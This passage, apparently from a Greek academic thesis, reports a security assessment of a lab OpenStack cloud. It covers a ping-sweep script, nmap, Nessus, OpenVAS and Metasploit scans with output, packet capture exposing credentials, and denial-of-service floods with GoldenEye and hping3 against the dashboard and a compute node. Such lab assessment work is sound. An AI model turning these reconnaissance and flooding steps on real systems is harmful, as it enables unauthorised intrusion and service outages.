Έτσι πραγματοποιήθηκε αναζήτηση στην βάση δεδομένων EDB για την εύρεση exploit το οποίο θα έδινε πρόσβαση στον έλεγχο του controller χρησιμοποιώντας το κατάλληλο payload. Ωστόσο το μοναδικό exploit το οποίο θα μπορούσε να χρησιμοποιηθεί για την πρόσβαση του εισβολέα μέσω του συγκεκριμένου τρωτού σημείου στον controller, εκμεταλλευόταν την έκδοση 2.2.3 ενώ η εγκατεστημένη έκδοση ήταν η 2.4.9. Παρά το γεγονός πως δεν μπόρεσε να εκμεταλλευτεί καμία από τις υπηρεσίες του controller, όλες οι υπηρεσίες συνεχίζουν να απειλούνται από τρωτά σημεία μηδενικής ημέρας (0-day). Γι'αυτό το λόγο κρίσιμης σημασίας είναι η παρακολούθηση της δικτυακής δραστηριότητας των κόμβων. Τέλος, από την γνώση που συγκεντρώθηκε από τα εργαλεία σάρωσης και καταγραφής της δικτυακής κίνησης διαπιστώνεται πως η λειτουργία του διακομιστή ιστού, Apache, είναι θεμελιώδης σημασίας για την υποδομή. Αυτό συμβαίνει επειδή μέσω αυτού γίνονται διαθέσιμα τα ακροσημεία των υπηρεσιών. Έτσι, πραγματοποιήθηκε επίθεση άρνησης παροχής υπηρεσιών στον Apache προκειμένου να τεθεί σε κατάσταση αδυναμίας παροχής υπηρεσιών. Αρχικά τέθηκε σε λειτουργία το εργαλείο dirbuster ώστε να βρεθουν subdomains τα οποία να παρουσιάζουν ενδιφέρον πρός την επίθεση. Βρέθηκε το sybdomain, /horizon, το οποίο αποτελεί την διεπαφή σύνδεσης του διαχειριστή στην υποδομή. Έτσι, ορίστηκε ο στόχος ως http://10.0.0.11/horizon και κατά την επίθεση αποστέλονταν post αιτήσεις μέσω του εργαλείου GoldenEye[83].



Αφού η επίθεση είχε εκινήσει, πραγματοποιήθηκε εκτέλεση ενός template στην υπηρεσία ενορχήστρωσης πόρων και συστημάτων για την έκθεση της τελικής υπηρεσίας μέσω ενός instance. Ο εκτιμώμενος χρόνος δημιουργίας ενός instance κάτω από φυσιολογικές συνθήκες είναι 4 λεπτά ενώ στη συγκεκριμένη περίπτωση το instance εκτέθηκε ύστερα από 8 λεπτά.Παρά την επίθεση η τελική υπηρεσία εκτέθηκε με επιτυχία αλλά με καθυστέρηση. Όπως παρατηρήθηκε η DDoS που έγινε δεν δημιουργούσε συνεχή φόρτο εργασίας αλλά αιχμές.

5.5 Αξιολόγηση Δικτύου Σηράγγωσης

Για να πραγματοποιηθεί ο έλεγχος ως προς την ασφάλεια του δικτύου σηράγγωσης γίνεται η υπόθεση, όπως και στο δίκτυο διαχείρισης, πως ο εισβολέας αποκτά πρόσβαση σε αυτό. Έτσι, το κακόβουλο σύστημα του εισβολέα συνδέεται στο δίκτυο. Το κακόβουλο σύστημα έχει λειτουργικό σύστημα Kali 2 και κατέχει τα εργαλεία τα οποία θα επέτρεπαν στον εισβολέα να διεξάγει επίθεση. Αρχικά, πραγματοποιείται, με το παρακάτω script έλεγχος ως προς τα υπολογιστικά συστήματα τα οποία είναι ενεργά στο δίκτυο. Ο λόγος για τον οποίο πραγματοποιείται ο συγκεκριμένος έλεγχος και αποφεύγεται η χαρτογράφηση του δικτύου και των υπηρεσιών του κάθε υπολογιστικού συστήματος αυτόματα με το εργαλείο nmap είναι ο όγκος της κίνησης που θα δημιουργούσε. Εφόσον, ο εισβολέας δεν γνωρίζει τη δομή του δικτύου και το επίπεδο ασφάλειας, αρχικά κρίνεται απαραίτητο να αποτραπεί η δημιουργία μεγάλου όγκου δικτυακής κίνησης αφου μπορεί να ανιχνευθεί απο σύστημα ανίχνευσης εισβολών.

```
#! /bin/bash
for ip in $(seq 1 250); do
```

```
ping -c 1 10.0.1.$ip |grep "bytes from" |cut -d" " -f 4|cut -d":" -f 1 &
done
```

Οι ip διευθύνσεις οι οποίες ανιχνευθηκαν είναι οι ακόλουθες και ανήκουν στους network και compute κόμβους:

```
10.0.1.21 //network
10.0.1.31 //compute1
10.0.1.41 //compute2
10.0.1.51 //compute3
```

Στην συνέχεια πραγματοποιήθηκε προηγμένη σάρωση για τρωτά σημεία με το εργαλείο Nessus σε όλους τους κόμβους. Η μόνη ανοιχτή θύρα η οποία ανιχνεύθηκε σε όλους τους κόμβους ήταν η 22. Ύστερα από την απαρίθμηση υπηρεσιών διαπιστώθηκε πως η υπηρεσία της θύρας ήταν η Openssh έκδοση 6.6.1p1. Η συγκεκριμένη έκδοση της υπηρεσίας δεν έχει τρωτά σημεία. Τα τρωτά σημεία τα οποία ανιχνεύθηκαν σε όλους τους κόμβους ήταν η προώθηση ip διευθύνσεων και η ενεργοποιημένη εντολή mon_getlist της υπηρεσίας ntp. Η προώθηση ip διευθύνσεων είναι ενργοποιήμενη για να είναι εφικτή η δικτύωση των instances στους compute κόμβους και να μπορεί να πραγματοποιηθεί έκθεση της υπηρεσίας από τα instances μέσω του network κόμβου. Ο εισβολέας θα μπορούσε να χρησιμοποιήσει την προώθηση ip διεύθύνσεων αφού εκμεταλλευτεί ένα σύστημα προκειμένου να επιτεθεί σε άλλα συστήματα ή για να παρακάμψει τείχη προστασίας και συστήματα ανίχνευσης εισβολών. Επιπλέον, ανιχνεύεται με επιτυχία ο πυρήνας του του λειτουργικού συστήματος των κόμβων, 3.19.0-31-generic. Προσδιορίστηκε πως η υπηρεσία ssh υποστηρίζει προς χρήση την Cipher Block Chaining(CBC) κρυπτογράφηση, η οποία επιτρέπει στον εισβολέα να ανακτήσει το απλό κείμενο από το κρυπτοκείμενο σε περίπτωση υποκλοπής μηνυμάτων μεταξύ του διακομιστή και των χρηστών του. Επιπλέον, προσδιορίστηκαν οι υποστηριζόμενες εκδόσεις του πρωτοκόλου της ssh υπηρεσίας πως είναι 1.99 και 2.0 καθώς επίσης και τους υποστηριζόμενους αλγόριθμους κρυπτογράφησης για την αμφίδρομη επικοινωνία του διακομιστή με τους χρήστες του.

Επιπλέον, χρησιμοποιηθηκε το εργαλείο OpenVAS scanner για σάρωση θυρών και υπηρέσιων με στόχο την ανίχνευση τρωτών σημείων. Ο τύπος σάρωσης που χρησιμοποιήθηκε ήταν *full and very deep ultimate.* Η σάρωση είχε ως αποτέλεσμα την ανίχνευση της ανοιχτής θύρας 22 χωρίς να γίνει απαρίθμηση της υπηρεσίας που την χρησιμοποιεί. Εκτός αυτού, το εργαλείο ανίχνευσε ως τρωτό σημείο την χρήση στατικής ip διεύθυνσης από τους κόμβους, το οποίο θα επέτρεπε στον εισβολέα τον καθορισμό μοτίβων


δικτυακής κίνησης τα οποία θα του έδινα πληροφορίες για να κατανοήσει των χρήση των κόμβων μεσα στην υποδομή. Ο βαθμος δριμύτητας του συγκεκριμένου τρωτού σημείου αναγνωρίστικε με το σύστημα CVSS από το εργαλείο σε 2.6.

Ακόμα, έγινε χρήση του εργαλείο SpiderFoot για την σάρωση θυρών και τον έλεγχο της ασφάλειας των υπηρεσιών. Πραγματοποιήθηκε σάρωση για τις 65535 tcp θύρες του network και των compute κόμβων. Ανιχνεύθηκε η θύρα 22 σε όλους τους κόμβους ανοιχτή και αντιστοιχίστηκε σε αυτήν η υπηρεσία openssh έκδοσης 6.6.1p1. Πραγματοποιήθηκε επιπλέον, με την εισαγωγή των κατάλληλων api keys σάρωση για ιούς στους κόμβους και έλεγχος για honeypot μεταξύ του συστήματος που εκτέλεσε την σάρωση και των στόχων, χωρίς να ανιχνευθεί οποιοδήποτε σύστημα.Στην συνέχεια χρησιμοποιήθηκε το εργαλείο Metasploit για την σάρωση των θυρών των κόμβων. Απο την πλατφορμα Metasploit, επιλέχθηκε όπως και στο δίκτυο διαχείρισης το auxiliary module, auxiliary/scanner/portscan/tcp για την σάρωση. Ανιχνεύθηκε σε όλους τους κόμβους η θύρα 22 ανοιχτή από τις πρώτες 10000 tcp θύρες. Τέλος, χρησιμοποιήθηκε το εργαλείο nmap για την πραγματοποίηση σαρώσεων και ελέγχων τρωτών σημείων. Χρησιμοποιήθηκε η εντολή *nmap –p 1-65535 –sV –St –O 10.0.1.21* και αντίστοιχα η ίδια εντολή για τους compute κόμβους. Η μόνη θύρα η οποία ανιχνεύτηκε ανοιχτή από τις 65535 θύρες του κόμβου, ήταν η 22 και εντοπίστηκε η υπηρεσία openssh έκδοσης 6.6.1p1. Εκτός αυτού ανιχνεύτηκε η έκδοση του πυρήνα του λειτουργικού συστήματος, 3.2-3.19. Ετσι, επιβεβαιώθηκαν και οι σαρώσεις των υπολοίπων εργαλείων.

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-11-20 20:34 EET
Nmap scan report for 10.0.1.21
Host is up (0.0030s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:6E:B3:86 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.79 seconds
```


Εικόνα 48 Αποτέεσμα σάρωσηςNMap του network κόμβου


Πλέον, αφού συγκεντρώθηκαν πληροφορίες σχετικά με τις ανοιχτές θύρες των κόμβων και πραγματοποιήθηκε απαρίθμηση των υπηρεσιών, για την περαιτέρω ανεύρεση πληροφοριών πραγματοποιήθηκε σύλληψη της δικτυακής κίνησης μεταξύ των κόμβων ώστε να αναλυθούν τα πακέτα τα οποία διακινούνται στο δίκτυο σηράγγωσης. Από την σύλληψη διαπιστώθηκε πως ο εισβολεάς αποκτά πρόσβαση σε ευαίσθητες πληροφορίες, δεδομένα και διαπιστευτήρια τα οποία σχετίζονται με την τελική υπηρεσία. Επιπλέον αποκτά γνώση σχετικά με την συγκεκριμένη αρχιτεκτονική η οποία χρησιμοποιείται για την υλοποίηση της υποδομής του υπολογιστικού νέφους. Εκτός αυτού, διπιστώθηκε από ανάλυση των πακέτων πως ο εισβολέας είναι σε θέση να κατανοήσει το πρωτόκολλο σηράγγωσης που χρησιμοποιείται και να καθορίσει τον αριθμό των κόμβων που αλληλεπιδρούν κατά την έκθεση της τελικής υπηρεσίας. Τέλος, μπορεί να εξακριβώσει τις ip διευθύνσεις οι οποίες χρησιμοποιούνται από τα instances τόσο στο εσωτερικό δίκτυο όσο και στο εξωτερικό. Παρακάτω ακολουθεί στιγμιότυπο από την καταγραφή της δικτυακής κίνησης μεταξύ των κόμβων που χρησιμοποιούν το δίκτυο σηράγγωσης και των instances.



Αφού αξιολογήθηκαν οι συγκεντρωμένες πληροφορίες σχετικά με το δίκτυο σηράγγωσης, πλέον ο εισβολέας είναι σε θέση να προσδιορίσει ακριβώς τον τρόπο λειτουργίας των κόμβων που είναι συνδεδεμένοι πάνω σε αυτό. Σε αυτό το σημείο, γνωρίζει πως η υποδομή είναι OpenStack και πως οι εσωτερικοί κόμβοι που είναι συνδεδεμενοι πάνω στο δίκτυο

σηράγγωσης χρησιμοποιούνται για την έκθεση της τελικής υπηρεσίας. Έτσι, έχει την δυνατότητα συγκεντρώνοντας περισσότερες πληροφορίες από το documentation της υποδομής OpenStack να κατανοήσει ακριβώς πως γίνεται η έκθεση της τελικής υπηρεσίας μέσω της υπηρεσία ενορχήστρωσης πόρων και συστημάτων και επιπλέον πως επιτυγχάνεται η κλιμακοθετησιμότητα της τελικής υπηρεσία σε φυσικό επίπεδο μέσω της εικονικοποίησης και της ενορχήστρωσης πόρων. Έτσι, γνωρίζοντας πως για την κλιμακοθετισημότητα τίθονται σε λειτουργία συναγερμοί της υπηρεσίας τηλεμετρίας οι οποίοι όταν πυροδοτούνται ενεργοποιούν πολιτικές κλιμάκωσης πόρων, μπορεί να γίνει η υπόθεση πως για την εξάντληση των πόρων θα εκτελεστεί επίθεση άρνησης παροχής υπηρεσιών. Ο στόχος της επίθεσης θα είναι η πυροδότηση των συναγερμών αυξάνοντας την επεξεργαστική ισχή των compute κομβων στους οποίους στεγάζονται και λειτουργούν τα instances. Έτσι, σε κάθε κόμβο θα τεθούν σε λειτουργία όλα τα instances τα οποία θα μπορούν να εκτεθούν. Απασχολώντας την επεξεργαστική ισχύ των κόμβων με ψευδείς αιτήσεις δεν θα είναι σε θέση τα instances να εξυπηρετήσουν τις αιτήσεις των τελικών χρηστών της υπηρεσίας. Για την επίθεση χρησιμοποιήθηκε το εργαλείο hping3 το οποίο απέστειλε ψευδής αιτήσεις στη θύρα 22 του compute1 κόμβου στον οποίο στεγαζόταν το ελάχιστο πλήθος instances του autoscaling group μέσω του οποίου γινόταν η έκθεση της τελικής υπηρεσίας δηλαδή 1. Παρακάτω ακολουθούν εικόνες οι οποίες παρουσιάζουν την κατάσταση στην οποία βρίσκονται οι 2 πυρήνες του επεξεργαστή του compute κόμβου στον οποίο στεγάζεται το instance και την κατάσταση του κακόβουλου συστήματος πριν και μετά την επίθεση.





Παρατηρήθηκε το γεγονός πως κατά την επίθεση άρνησης παροχής υπηρεσιών από το κακόβουλο σύστημα δεν πραγματοποιήθηκε κλιμάκωση των instances εφόσον οι συναγερμοί οι οποίοι θέτουν σε λειτουργία τις πολιτικές κλιμάκωσης ελέγχουν το ποσό της επεξεργαστικής ισχύς που χρησιμοποιεί το autoscaling group για την πυροδότησή τους. Ωστόσο σε περίπτωση που η τελική υπηρεσία δεχθεί νόμιμες αιτήσεις από τους τελικούς χρήστες δεν θα είναι σε θέση να τις εξυπηρετήσει εφόσον η επεξεργαστική ισχύς του κόμβου στον οποίο στεγάζεται, δεν είναι διαθέσιμη.

5.6 Αξιολόγηση Εξωτερικού Δικτύου

Χρήση HTTP πρωτοκόλου

Για την σάρωση του εξωτερικό δικτύου συνδέθηκε σε αυτό το κακόβουλο υπολογιστικό σύστημα με λειτουργικό kali 2. Μέσω του συγκεκριμένου δικτύου τα instances γίνονται διαθέσιμα στον εξισορροπητή φόρτου εργασίας. Το χρονικό διάστημα κατά το οποίο πραγματοποιήθηκαν οι σαρώσεις και οι έλεγχοι, το πλήθος των instances ήταν 2. Οι σαρώσεις και οι έλεγχοι ως προς την ασφάλεια σε αυτό το δίκτυο όπως παρατηρήθηκε έχουν τα ίδια αποτελέσματα για όλα τα instances εφόσον κατασκευάζονται με την ίδια εικόνα. Η εικόνα η οποία χρησιμοποιείται για την έκθεση της υπηρεσίας έχει ρυθμιστεί να έχει τις θύρες 22 και 80 ανοιχτές για την χρήση τους από την ssh υπηρεσία και τον διακομιστή ιστού αντίστοιχα.

Το εργαλείο Nessus πραγματοποίησε σάρωση για την ανίχνευση των ανοιχτών θυρών, απαρίθμηση των υπηρεσιών και έλεγχο τρωτών σημείων. Εντόπισε τις θύρες 22 και 80

ανοιχτές στα instances. Ύστερα από την απαρίθμηση των υπηρεσιών διαπιστώθηκε πως στην θύρα 22 λειτουργούσε η υπηρεσία ssh, OpenSSH έκδοση 6.6.1p1 και στη θύρα 80 ο διακομιστής ιστού Apache έκδοσης 2.4.7. Οι συγκεντρωμένες πληροφορίες ήταν έγκυρες ωστόσο η απαρίθμηση του λειτουργικού συστήματος των instances ανίχνευσε λανθασμένα το AIX 5.3 σε διάστημα εμπιστοσύνης 65%. Επιπλέον, ανιχνεύτηκαν ανοιχτά τα directories, /css, /icons, /images, /js, /netscape, με αποτέλεσμα ο εισβολέας να έχει την δυνατότητα παραμετροποίησης τους καθώς επίσης και διεξαγωγής client side επίθεσης. Ακόμα ανιχνεύθηκαν όλα τα cgi directories καθώς επίσης διαπιστώθηκαν οι επιτρεπόμενες HTTP μέθοδοι οι οποίοι μπορούν να χρησιμοποιηθούν. Οι συγκεκριμένες μέθοδοι είναι οι GET, HEAD, OPTIONS και POST. Οι μέθοδοι δεν μπορούν να χρησιμοποιηθούν για κακόβουλη δρστηριότητα. Ωστόσο, η μεθοδος OPTIONS μπορεί να χρησιμοποιηθεί για ανίχνευση επιπλέον πληροφοριων σχετικά με τον διακομιστή και την λειτουργία του, οι οποίες θα του επέτρεπαν να εντοπίσει τρωτά σημεία. Στην συνέχεια πραγματοποιήθηκε σάρωση του εξισορροπητή φόρτου εργασίας και ανιχνεύθυηκαν ανοιχτές οι θύρες 22, 80 και 444 ανοιχτές. Στην θύρα 80 εντοπίστηκε διακομιστής ιστού Apache 2.4.7 ενώ η υπηρεσία στη θύρα 22 προσδιορίστηκε η Openssh έκδοση 5.5p1 και τέλος δεν επιτεύχθηκε απαρίθμηση της υπηρεσίας στη θύρα 444 με αποτέλεσμα ο εισβολέας να μην γνωριζει πως το συγκεκριμένο υπολογιστικό σύστημα είναι ο εξισορροπητής φόρτου εργασίας. Δεν βρέθηκαν τρωτά σημεία για το συγκεκριμένο σύστημα. Επιπλέον, ανιχνεύθηκε με επιτυχία ο πυρήνας του λειτουργικού συστήματος του εξισορροπητη, linux kernel 2.6 και το λειτουργικό σύστημα Debian 6.0. Η έκδοση openssh του συστήματος δεν περιέχει τρωτά σημεία προς εκμετάλλευση.


Επιπλέον, χρησιμοποιηθηκε το εργαλείο OpenVAS scanner για σάρωση θυρών και υπηρέσιων με στόχο την ανίχνευση τρωτών σημείων. Ο τύπος σάρωσης που χρησιμοποιήθηκε ήταν *full and very deep ultimate.* Η σάρωση είχε ως αποτέλεσμα την ανίχνευση των ανοιχτών θυρών 22 και 80. Η απαρίθμηση των υπηρεσιών ανίχνευσε με ακρίβεια την υπηρεσία openssh έκδοση 6.6.1p1 στη θύρα 22 και την υπηρεσία Apache έκδοσης 2.4.7. Εγινε ακόμα απαρίθμηση των ssh πρωτοκόλλων τα οποία υποστηρίζονται από την υπηρεσία ssh. Επίσης πραγματοποιήθηκε ανίχνευση του λειτουργικού συστήματος βασισμένη στο πρωτόκολλο ICMP, σε διάστημα εμπιστοσύνης 80%, χωρίς επιτυχία. Εκτός των παραπάνω, ανιχνεύθηκαν όλα τα cgi directories του διακομιστή ιστού. Επιπλέον, έγινε χρήση του εργαλείο SpiderFoot για την σάρωση θυρών και τον έλεγχο της ασφάλειας των υπηρεσιών. Πραγματοποιήθηκε σάρωση για τις 65535 tcp θύρες των instances, ωστόσο δεν ανιχνεύθηκαν ανοιχτές θύρες. Στην συνέχεια χρησιμοποιήθηκε το εργαλείο Metasploit για την σάρωση των θυρών των κόμβων. Απο την πλατφορμα Metasploit, επιλέχθηκε όπως και στο δίκτυο διαχείρισης το auxiliary module, auxiliary/scanner/portscan/tcp για την σάρωση.

Ανιχνεύθηκαν σε όλους τους κόμβους οι θύρες 22 και 80 ανοιχτές από τις πρώτες 10000 πιο γνωστές tcp θύρες. Δεν πραγματοποιήθηκε απαρίθμηση των υπηρεσιών με το συγκεκριμένο εργαλείο. Τέλος, πραγματοποιήθηκε σάρωση των θυρών και απαρίθμηση των υπηρεσιών με το εργαλείο nmap. Παρακάτω ακολουθεί τα αποτέλεσματα του εργαλείου και τα οποία επιβεβαιώνουν τα αποτελέσματα των υπολοίπων.


Host: 192.168.110.94 () Ports: 22/open/tcp//ssh//OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)/, 80/open/tcp//http//Apache httpd 2.4.7 ((Ubuntu))/, 443/closed/tcp//https/// Ignored State: filtered (97) Seq Index: 17
Host: 192.168.110.95 () Ports: 22/open/tcp//ssh//OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)/, 80/open/tcp//http//Apache httpd 2.4.7 ((Ubuntu))/, 443/closed/tcp//https/// Ignored State: filtered (97) Seq Index: 17
